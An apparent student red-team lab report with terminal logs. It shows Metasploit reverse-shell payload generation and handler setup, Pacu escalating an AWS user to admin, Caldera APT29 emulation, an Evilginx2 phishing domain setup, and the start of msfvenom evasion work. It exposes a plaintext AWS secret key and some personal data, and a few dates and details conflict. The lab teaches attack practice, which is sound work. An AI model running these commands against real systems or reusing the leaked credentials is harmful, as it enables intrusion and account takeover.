



Task: Red Team Assessment Advanced Adversary Simulation and Attack Execution

Objective

The objective of this task is to perform a controlled Red Team assessment in a lab environment in order to simulate real-world attack scenarios. The assessment includes command and control setup, cloud attacks, adversary emulation, evasion techniques, attack orchestration, and credential harvesting while mapping findings to the MITRE ATT&CK framework.

Tools Used

- **Metasploit Framework** – Payload generation and C2 session setup.
- **Evilginx2** – Phishing simulation and credential capture.
- **PowerShell** – Fileless command execution in memory.
- **WMI** – System and user enumeration.
- **Mimikatz** – Credential extraction from memory.
- **MITRE Caldera** – Adversary simulation and automation.
- **Proxychains** – Traffic routing for evasion.
- **Tor** – Anonymous network communication.
- **AWS CLI** – Cloud resource enumeration.
- **Pacu** – Cloud privilege escalation testing.
- **ScoutSuite** – Cloud security auditing.

1. Advanced C2 Lab

Objective

To simulate a Command and Control (C2) setup in a lab environment and establish a session with a target system.

Tools Used

- Metasploit Framework
- Kali Linux
- Windows VM
- PowerShell



1.1 C2 Setup

A payload was generated and executed on the target Windows system. After execution, a session was successfully established between the attacker and the target machine, demonstrating remote control using C2 infrastructure.

```
root@kali: /home/kali/InterShip/week_4
root@kali: /home/kali/InterShip/week_4

root@kali: /home/kali/InterShip/week_4
# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.29.59 LPORT=4444 -f exe -o devil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 244806 bytes
Final size of exe file: 251904 bytes
Saved as: devil.exe


root@kali: /home/kali/InterShip/week_4
# ls
devil.exe

root@kali: /home/kali/InterShip/week_4
#
```

```
root@kali: /home/kali/InterShip/week_4
root@kali: /home/kali/InterShip/week_4

root@kali: /home/kali/InterShip/week_4
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

#
```





```
msf5 (root@kali: /home/kali/interhip/week_4) > session
Session Actions Edit View Help
root@kali: /home/kali/interhip/week_4  session  root@kali: /home/kali

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.29.59
LHOST => 192.168.29.59
msf5 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  EXTENSIONS  no              no        Comma-separated list of extensions to load
  EXINIT     no              no        Initialization strings for extensions
  LHOST      192.168.29.59   yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf5 exploit(multi/handler) >
```

```
msf5 (root@kali: /home/kali/interhip/week_4) > session
Session Actions Edit View Help
root@kali: /home/kali/interhip/week_4  session  root@kali: /home/kali

payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.29.59
LHOST => 192.168.29.59
msf5 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  EXTENSIONS  no              no        Comma-separated list of extensions to load
  EXINIT     no              no        Initialization strings for extensions
  LHOST      192.168.29.59   yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.29.59:4444
[*] Meterpreter session 1 opened (192.168.29.59:4444 -> 192.168.29.3:50077) at 2026-03-31 12:24:45 +0530

meterpreter > sysinfo
Computer      : DESKTOP-AERLPP0
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

Session ID	Target IP	Payload Type	Notes
SID001	192.168.29.3	PowerShell	Beacon established



Summary

A C2 setup was successfully simulated using a PowerShell payload. A session was established with the target system, demonstrating how attackers maintain remote access and control compromised machines.

2. Cloud Attack Lab

Objective

To identify cloud misconfigurations, enumerate resources, simulate privilege escalation, and extract data from cloud services.

Tools Used

- AWS CLI
- Pacu
- CloudGoat

2.1 Cloud Recon

Cloud reconnaissance was performed using AWS CLI to identify publicly accessible S3 buckets. Misconfigured permissions allowed access to sensitive data.



```
root@kali:~/home/kali/Internship/week_4
# aws configure
AWS Access Key ID [*****JWEB]: AKIAQJF3Z4EKS6JEP5P
AWS Secret Access Key [*****u3iV]: VQ/yuXikpxKeYanX2JTLJcEVc8FsfV82S7uhEoNU
Default region name [ap-south-1]: ap-south-a
Default output format [json]: json

root@kali:~/home/kali/Internship/week_4
# aws configure
AWS Access Key ID [*****EP5P]: AKIAQJF3Z4EKS6JEP5P
AWS Secret Access Key [*****EoNU]: VQ/yuXikpxKeYanX2JTLJcEVc8FsfV82S7uhEoNU
Default region name [ap-south-1]: ap-south-1
Default output format [json]: json

root@kali:~/home/kali/Internship/week_4
# aws sts get-caller-identity
{
  "UserId": "AIDAQJF3Z4EK2NXGKAFVQ",
  "Account": "019721216277",
  "Arn": "arn:aws:iam::019721216277:user/Lab_user"
}

root@kali:~/home/kali/Internship/week_4
#
```

```
root@kali:~/home/kali/Internship/week_4
# aws s3api list-objects --bucket cyart-lab-bucket-001
{
  "Contents": [
    {
      "Key": "AWSNOTES.txt",
      "LastModified": "2026-03-31T08:01:11+00:00",
      "ETag": "\"3a9fbc55e6a0f956b5553cdd49812401\"",
      "ChecksumAlgorithm": [
        "CRC64NVME"
      ],
      "ChecksumType": "FULL_OBJECT",
      "Size": 6981,
      "StorageClass": "STANDARD",
      "Owner": {
        "ID": "3ff26f69179061d9086daae82915cf0c3d752143513dbd125a845621384ad0c6"
      }
    }
  ],
  "RequestCharged": null,
  "Prefix": ""
}

root@kali:~/home/kali/Internship/week_4
# aws s3 cp s3://cyart-lab-bucket-001/AWSNOTES.txt .
download: s3://cyart-lab-bucket-001/AWSNOTES.txt to ./AWSNOTES.txt

root@kali:~/home/kali/Internship/week_4
#
```



```
root@kali:~/home/kali/interhip/week_4
Session Actions Edit View Help
key_alias: "Iamrollback"
access_key_id: "AKIAQJF3Z4EKSG6JEP5P"
secret_access_key: "*****" (Censored)
session_regions: [
  "all"
]
IAM: {
  "Users": [
    {
      "Path": "/",
      "UserName": "Lab_user",
      "UserId": "AIDAQJF3Z4EK2NXGKAFVQ",
      "Arn": "arn:aws:iam::019721216277:user/Lab_user",
      "CreateDate": "Tue, 31 Mar 2026 07:41:20",
      "PasswordLastUsed": "Tue, 31 Mar 2026 07:42:27"
    }
  ],
  "Roles": [
    {
      "Path": "/service-role/",
      "RoleName": "Amazon_EventBridge_Invoke_Sns_1737766334",
      "RoleId": "AROAJF3Z4EKRWZ3F4MT3",
      "Arn": "arn:aws:iam::019721216277:role/service-role/Amazon_EventBridge_Invoke_Sns_1737766334",
      "CreateDate": "Tue, 27 May 2025 16:01:26",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Effect": "Allow",
            "Principal": {
              "Service": "events.amazonaws.com"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
              "StringEquals": {
                "aws:SourceArn": "arn:aws:events:ap-south-1:019721216277:rule/EC2",
                "aws:SourceAccount": "019721216277"
              }
            }
          }
        ]
      }
    }
  ]
}
```

```
root@kali:~/home/kali/interhip/week_4
Session Actions Edit View Help
  "AssumeRolePolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Principal": {
          "Service": "monitoring.rds.amazonaws.com"
        },
        "Action": "sts:AssumeRole"
      }
    ]
  },
  "MaxSessionDuration": 3600
},
"Policies": [
  {
    "PolicyName": "Cloudtrail-CW-access-policy-CloudTrailDemo-bd243c5d-0361-494a-849b-b75e79e54d46",
    "PolicyId": "ANPAQJF3Z4EK6J7IRGZ0",
    "Arn": "arn:aws:iam::019721216277:policy/service-role/Cloudtrail-CW-access-policy-CloudTrailDemo-bd243c5d-0361-494a-849b-b75e79e54d46",
    "Path": "/service-role/",
    "DefaultVersionId": "v1",
    "IsAttachable": true,
    "CreateDate": "Mon, 26 May 2025 08:05:58",
    "UpdateDate": "Mon, 26 May 2025 08:05:58"
  },
  {
    "PolicyName": "Amazon_EventBridge_Invoke_Sns_1737766334",
    "PolicyId": "ANPAQJF3Z4EK7O6BSXCHX",
    "Arn": "arn:aws:iam::019721216277:policy/service-role/Amazon_EventBridge_Invoke_Sns_1737766334",
    "Path": "/service-role/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 1,
    "IsAttachable": true,
    "CreateDate": "Tue, 27 May 2025 16:01:26",
    "UpdateDate": "Tue, 27 May 2025 16:01:26"
  }
]
}
Pacu (IAMRollback:Iamrollback) >
```



```
(cg-env)-(root@kali)-[/home/kali/Internship/week_4]
# cloudgoat list
The "list" command can be used with a scenario name, "all", "deployed", "undeployed", "aws", "azure", or "help".
All scenarios:
scenario_template
secrets_in_the_cloud
data_secrets
sns_secrets
cloud_breach_s3
detection_evasion
lambda_privsec
iam_privsec_by_attachment
iam_enum_basics
iam_privsec_by_key_rotation
codebuild_secrets
static
iam_privsec_by_rollback
s3_version_rollback_via_cfn
sqs_flag_shop
ecs_takeover
rce_web_app
ecs_efs_attack
vpc_peering_overexposed
vulnerable_cognito
ec2_ssrf
iam_privsec_by_ec2
bedrock_agent_hijacking
federated_console_takeover
vulnerable_lambda
beanstalk_secrets
glue_privsec
rds_snapshot
ecs_privsec_evade_protection
agentcore_identity_confusion
datafactory_secret_theft
azure_test

(cg-env)-(root@kali)-[/home/kali/Internship/week_4]
```

```
(cg-env)-(root@kali)-[/home/kali/Internship/week_4/cloudgoat]
aws_internet_gateway.cg-internet-gateway: Still destroying ... [id=igw-05a0c3f632f3d987f, 10s elapsed]
aws_internet_gateway.cg-internet-gateway: Destruction complete after 12s
aws_instance.ec2-vulnerable-proxy-server: Still destroying ... [id=i-0190faf740c1520e7, 20s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Destruction complete after 22s
aws_iam_instance_profile.cg-ec2-instance-profile: Destroying ... [id=cg-ec2-instance-profile-cgidpkwpq88d2l]
aws_key_pair.cg-ec2-key-pair: Destroying ... [id=cg-ec2-key-pair-cgidpkwpq88d2l]
aws_security_group.cg-ec2-ssh-security-group: Destroying ... [id=sg-0c0ceb5e3baf9fdf7]
aws_subnet.cg-public-subnet-1: Destroying ... [id=subnet-0a0a750dcfb37da1]
aws_security_group.cg-ec2-http-security-group: Destroying ... [id=sg-0d0e777c56b6e4159]
aws_key_pair.cg-ec2-key-pair: Destruction complete after 1s
aws_iam_instance_profile.cg-ec2-instance-profile: Destruction complete after 1s
aws_iam_role.cg-banking-WAF-Role: Destroying ... [id=cg-banking-WAF-Role-cgidpkwpq88d2l]
aws_subnet.cg-public-subnet-1: Destruction complete after 2s
aws_security_group.cg-ec2-ssh-security-group: Destruction complete after 2s
aws_security_group.cg-ec2-http-security-group: Destruction complete after 2s
aws_vpc.cg-vpc: Destroying ... [id=vpc-0150f741cd5629cc7]
aws_iam_role.cg-banking-WAF-Role: Destruction complete after 1s
aws_vpc.cg-vpc: Destruction complete after 1s

Warning: Argument is deprecated

  with aws_iam_role.cg-banking-WAF-Role,
  on ec2.tf line 20, in resource "aws_iam_role" "cg-banking-WAF-Role":
  20:   managed_policy_arns = [
  21:     "arn:aws:iam::aws:policy/AmazonS3FullAccess"
  22:   ]

managed_policy_arns is deprecated. Use the aws_iam_role_policy_attachment resource instead. If Terraform should exclusively manage all managed policy
attachments (the current behavior of this argument), use the aws_iam_role_policy_attachments_exclusive resource as well.

Destroy complete! Resources: 18 destroyed.

[cloudgoat] terraform destroy completed with no error code.

Successfully destroyed cloud_breach_s3_cgidpkwpq88d2l.
Scenario instance files have been moved to /home/kali/Internship/week_4/cloudgoat/cg-env/lib/python3.13/site-packages/cloudgoat/trash/cloud_breach_s3_cgidpkwpq88d2l

(cg-env)-(root@kali)-[/home/kali/Internship/week_4/cloudgoat]
```



```
Session Actions Edit View Help
- destroy

Terraform will perform the following actions:

# aws_iam_instance_profile.cg-ec2-instance-profile will be destroyed
- resource "aws_iam_instance_profile" "cg-ec2-instance-profile" {
  - arn = "arn:aws:iam::019721216277:instance-profile/cg-ec2-instance-profile-cgidpkwpq88d2l" → null
  - create_date = "2026-03-31T09:58:53Z" → null
  - id = "cg-ec2-instance-profile-cgidpkwpq88d2l" → null
  - name = "cg-ec2-instance-profile-cgidpkwpq88d2l" → null
  - path = "/" → null
  - role = "cg-banking-WAF-Role-cgidpkwpq88d2l" → null
  - tags = {} → null
  - tags_all = {
    - "Scenario" = "cloud-breach-s3"
    - "Stack" = "CloudGoat"
  } → null
  - unique_id = "AIPAQJF3Z4EK5FTVMZQLW" → null
}

# aws_iam_role.cg-banking-WAF-Role will be destroyed
- resource "aws_iam_role" "cg-banking-WAF-Role" {
  - arn = "arn:aws:iam::019721216277:role/cg-banking-WAF-Role-cgidpkwpq88d2l" → null
  - assume_role_policy = jsonencode(
    {
      - Statement = [
        - {
          - Action = "sts:AssumeRole"
          - Effect = "Allow"
          - Principal = {
            - Service = "ec2.amazonaws.com"
          }
          - Sid = ""
        }
      ],
      - Version = "2012-10-17"
    }
  ) → null
  - create_date = "2026-03-31T09:58:51Z" → null
  - force_detach_policies = false → null
}
```

Asset ID	Service	Misconfiguration	Notes
AID001	S3	Public read access	Vulnerable bucket

2.2 Privilege Escalation

IAM misconfiguration was identified and exploited using Pacu, allowing escalation from a low-privilege user to higher privileges.



```

root@kali: ~/home/kali/interhip/week_4
Session Actions Edit View Help

"Policies": [
  {
    "PolicyName": "Cloudtrail-CW-access-policy-CloudTrailDemo-bd243c5d-0361-494a-849b-b75e79e54d46",
    "PolicyId": "ANPAQJF3Z4EK6J7I7RGZ0",
    "Arn": "arn:aws:iam::019721216277:policy/service-role/Cloudtrail-CW-access-policy-CloudTrailDemo-bd243c5d-0361-494a-849b-b75e79e54d46",
    "Path": "/service-role/",
    "DefaultVersionId": "v1",
    "IsAttachable": true,
    "CreateDate": "Mon, 26 May 2025 08:05:58",
    "UpdateDate": "Mon, 26 May 2025 08:05:58"
  },
  {
    "PolicyName": "Amazon_EventBridge_Invoke_Sns_1737766334",
    "PolicyId": "ANPAQJF3Z4EK706BSXCHX",
    "Arn": "arn:aws:iam::019721216277:policy/service-role/Amazon_EventBridge_Invoke_Sns_1737766334",
    "Path": "/service-role/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 1,
    "IsAttachable": true,
    "CreateDate": "Tue, 27 May 2025 16:01:26",
    "UpdateDate": "Tue, 27 May 2025 16:01:26"
  }
]
}

Pacu (IAMRollback:Iamrollback) >
Pacu (IAMRollback:Iamrollback) > run iam_enum_permissions
Running module iam_enum_permissions...
[iam_enum_permissions] Confirming permissions for users:
[iam_enum_permissions] Lab_user...
[iam_enum_permissions] Confirmed Permissions for Lab_user
[iam_enum_permissions] iam_enum_permissions completed.

[iam_enum_permissions] MODULE SUMMARY:

15319 Confirmed permissions for user: Lab_user.
0 Confirmed permissions for 0 role(s).
0 Unconfirmed permissions for 0 user(s).
0 Unconfirmed permissions for 0 role(s).

Pacu (IAMRollback:Iamrollback) >

```



```
root@kali: /home/kali/InterShip/week_4
Session Actions Edit View Help
iam_privesc_scan

[Category: RECON_UNAUTH]

Enumerates IAM roles in a separate AWS account, given the account ID.

Enumerates IAM users in a separate AWS account, given the account ID.

iam_enum_roles
iam_enum_users

[Category: PERSIST]

Adds API keys to other users.

Adds a password to users without one.

Creates assume-role trust relationships between users and roles.

iam_backdoor_assume_role
iam_backdoor_users_keys
iam_backdoor_users_password

Pacu (IAMRollback:Iamrollback) > run iam_enum_users_roles_policies_groups
Running module iam_enum_users_roles_policies_groups ...
[iam_enum_users_roles_policies_groups] Found 1 users
[iam_enum_users_roles_policies_groups] Found 17 roles
[iam_enum_users_roles_policies_groups] Found 2 policies
[iam_enum_users_roles_policies_groups] Found 0 groups
[iam_enum_users_roles_policies_groups] iam_enum_users_roles_policies_groups completed.

[iam_enum_users_roles_policies_groups] MODULE SUMMARY:

1 Users Enumerated
17 Roles Enumerated
2 Policies Enumerated
0 Groups Enumerated
IAM resources saved in Pacu database.

Pacu (IAMRollback:Iamrollback) >
```

```
root@kali: /home/kali/InterShip/week_4
Session Actions Edit View Help

[iam_privesc_scan] Method failed. Trying next potential method ...
[iam_privesc_scan] Starting method AttachRolePolicy ...

[iam_privesc_scan] Is there a specific role to target? Enter the name now or just press enter to enumerate a list of possible roles to choose from:
[iam_privesc_scan] Found 17 roles. Choose one below.
[iam_privesc_scan] [0] Amazon_EventBridge_Invoke_Sns_1737766334
[iam_privesc_scan] [1] AWSServiceRoleForAccessAnalyzer
[iam_privesc_scan] [2] AWSServiceRoleForAmazonElasticFileSystem
[iam_privesc_scan] [3] AWSServiceRoleForAmazonGuardDuty
[iam_privesc_scan] [4] AWSServiceRoleForAmazonGuardDutyMalwareProtection
[iam_privesc_scan] [5] AWSServiceRoleForAmazonInspector
[iam_privesc_scan] [6] AWSServiceRoleForAmazonInspector2
[iam_privesc_scan] [7] AWSServiceRoleForAmazonInspector2Agentless
[iam_privesc_scan] [8] AWSServiceRoleForAmazonMacie
[iam_privesc_scan] [9] AWSServiceRoleForAutoScaling
[iam_privesc_scan] [10] AWSServiceRoleForElasticLoadBalancing
[iam_privesc_scan] [11] AWSServiceRoleForRDS
[iam_privesc_scan] [12] AWSServiceRoleForResourceExplorer
[iam_privesc_scan] [13] AWSServiceRoleForSupport
[iam_privesc_scan] [14] AWSServiceRoleForTrustedAdvisor
[iam_privesc_scan] [15] cloudtraildemo1
[iam_privesc_scan] [16] rds-monitoring-role
[iam_privesc_scan] Choose an option:
[iam_privesc_scan] Uncaught error, counting this method as a fail: invalid literal for int() with base 10: ''
[iam_privesc_scan] Method failed. Trying next potential method ...
[iam_privesc_scan] Starting method AttachUserPolicy ...

[iam_privesc_scan] Trying to attach an administrator policy to the current user ...

[iam_privesc_scan] Successfully attached an administrator policy to the current user! You should now have administrator access.

[iam_privesc_scan] iam_privesc_scan completed.

[iam_privesc_scan] MODULE SUMMARY:

Privilege escalation was successful

Pacu (IAMRollback:Iamrollback) >
```



Summary

Cloud assets were enumerated using AWS CLI, revealing misconfigured S3 bucket permissions. Privilege escalation was simulated using Pacu by exploiting IAM misconfigurations. This demonstrated how attackers can gain elevated access in cloud environments and access sensitive data due to improper security configurations.

3. Adversary Emulation Lab

Objective

To simulate an APT-style attack using phishing techniques and analyze detection points using blue team monitoring tools.

Tools Used

- MITRE Caldera
- Metasploit
- Evilginx2
- Wazuh

3.1 Adversary Emulation


An adversary emulation scenario was performed to simulate APT29 behavior. A phishing attack was conducted using Evilginx2 to capture user credentials. Caldera was used to simulate persistence and automate attack steps.



```
Session Actions Edit View Help
2026-03-31 16:11:55 INFO the Vue source components.
Invalid Github Gist personal API token provided. Gist C2 contact will not be started. contact_gist.py:70
2026-03-31 16:12:40 INFO Generating temporary SSH private key. Was unable to use provided SSH private key tunnel_ssh.py:26
WARNING Magma plugin dist not found at plugins/magma/dist - web UI will not be available. Run with --build or build the app_svc.py:144
2026-03-31 16:12:40 INFO Magma plugin manually.
Enabled plugin: atomic app_svc.py:131
2026-03-31 16:12:40 INFO Enabled plugin: magma app_svc.py:131
WARNING /home/kali/InterShip/week_4/caldera/plugins/debrief/app/debrief_gui.py:159: SyntaxWarning: invalid escape sequence '\s' warnings.py:110
safe_id = re.sub('[^A-Za-z0-9-_.]', '', re.sub('\s+', '-', module_obj.id))
2026-03-31 16:12:43 INFO Enabled plugin: debrief app_svc.py:131
INFO Enabled plugin: response app_svc.py:131
INFO Enabled plugin: fieldmanual app_svc.py:131
INFO Enabled plugin: training app_svc.py:131
INFO Enabled plugin: compass app_svc.py:131
INFO Enabled plugin: access app_svc.py:131
ERROR Error importing plugin=builder, No module named 'docker' c_plugin.py:91
ERROR Error loading plugin=builder, 'NoneType' object has no attribute 'description' c_plugin.py:59
2026-03-31 16:12:43 INFO Enabled plugin: manx app_svc.py:131
INFO Enabled plugin: stockpile app_svc.py:131
2026-03-31 16:12:43 INFO Enabled plugin: sandcat app_svc.py:131
INFO serving on 0.0.0.0:2222 server.py:741
INFO Creating SSH listener on 0.0.0.0, port 8022 logging.py:102
2026-03-31 16:12:48 WARNING Unable to properly load .donut for payload plugins.stockpile.app.donut.donut_handler due to failed import data_svc.py:468
WARNING Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found: c_adversary.py:90
854e480af3b5e2946bb3ae44916e951a
WARNING Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found: c_adversary.py:90
23da9b943f2f1a3e21e8204826c7b271
2026-03-31 16:12:54 INFO All systems ready. server.py:139
hook.py:60

CALDERA

2026-03-31 16:12:54 INFO Docs built successfully.
```





The screenshot shows the CALDERA Operations interface. The top navigation bar includes tabs for adversaries, operations, and agents. The main content area displays the 'APT29-Test_2' operation, which is currently running. A map shows the host 'kali' with a 'platform: linux' label. Below the map, a table lists recent actions:

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
3/31/2020, 4:43:30 PM GMT+5:30	success	Identify active user	discovery	kmmycw	kali	10079	View Command	View Output
3/31/2020, 4:43:35 PM GMT+5:30	success	Find local users	discovery	kmmycw	kali	10249	View Command	View Output
3/31/2020, 4:44:05 PM GMT+5:30	collect	Find user processes	discovery	kmmycw	kali	N/A	View Command	No output

This screenshot is identical to the one above, showing the CALDERA Operations interface with the 'APT29-Test_2' operation running. The table of recent actions is as follows:

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
3/31/2020, 4:43:30 PM GMT+5:30	success	Identify active user	discovery	kmmycw	kali	10079	View Command	View Output
3/31/2020, 4:43:35 PM GMT+5:30	success	Find local users	discovery	kmmycw	kali	10249	View Command	View Output
3/31/2020, 4:44:05 PM GMT+5:30	collect	Find user processes	discovery	kmmycw	kali	N/A	View Command	No output

3.2 Adversary Emulation

A phishing simulation was performed using Evilginx2. The tool was configured to load phishing templates (phishlets) and simulate a credential harvesting attack. This demonstrates how attackers capture user credentials through phishing-based techniques.

dash.cloudflare.com/7cb7f6581e996e70eb07ecd77280fe8a/evilnix3.com/dns/records

Pk0622423@gmail... ⌵

evilnix3.com ⌵ ☆ Free

Ask AI Support

Quick search... Ctrl K

Back to Domains

Overview

Recent

AI Crawl Control

Log Explorer

Analytics & logs

DNS

Records

Analytics

Settings

Email

SSL/TLS

Security

Access

Speed

Cookies

Review, add, and edit DNS records. Changes propagate globally within minutes.

DNS Setup: Full ⓘ Import and Export ▾ Dashboard Display Settings

Search DNS Records

⌵ Add filter

Search

+ Add record

☐	Type ⓘ	Name ⓘ	Content ⓘ	Proxy status ⓘ	TTL ⓘ	Actions
☐	A	*	13.62.76.108	DNS only	Auto	Edit ▶
☐	A	evilmix3.com	13.62.76.108	DNS only	Auto	Edit ▶

Cloudflare Nameservers

To use Cloudflare, [change your nameservers](#), or authoritative DNS servers. These are your assigned Cloudflare nameservers.

Type	Value
NS	cleo.ns.cloudflare.com
NS	katja.ns.cloudflare.com

29°C Sunny

Search

ENG IN

12:56 PM 01-04-2023

15



3.2 Blue Team Detection

Wazuh logs were analyzed to identify detection points generated during the attack simulation. Suspicious activities such as phishing attempts and abnormal access patterns were observed.

Summary

An APT-style attack was simulated using phishing and persistence techniques. Evilginx2 was used for credential harvesting, while Caldera automated the attack flow. Wazuh logs helped identify detection points, demonstrating how security monitoring systems can detect adversary activities in real-time environments.

4. Advanced Evasion Lab

Objective

To create obfuscated payloads and simulate network evasion techniques to bypass security controls.

Tools Used

- msfvenom
- Veil
- Proxychains
- Tor

4.1 Payload Obfuscation

A Metasploit payload was generated and encoded using msfvenom to reduce antivirus detection. The obfuscated payload was tested in the lab environment.



```
root@kali:~/home/kali/Intership/week_4
msfvenom --help | head
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>          List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  -f, --format <format>      List --payload <value>'s standard, advanced and evasion options
  -e, --encoder <encoder>     The encoder to use (use --list encoders to list)
  -s, --service-name <value> The service name to use when generating a service binary
  -n, --sec-name <value>     The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  -m, --smallest <value>     Generate the smallest possible payload using all available encoders
  -c, --encrypt <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  -k, --encrypt-key <value>  A key to be used for --encrypt
  -i, --encrypt-iv <value>   An initialization vector for --encrypt
  -a, --arch <arch>          The architecture to use for --payload and --encoders (use --list archs to list)
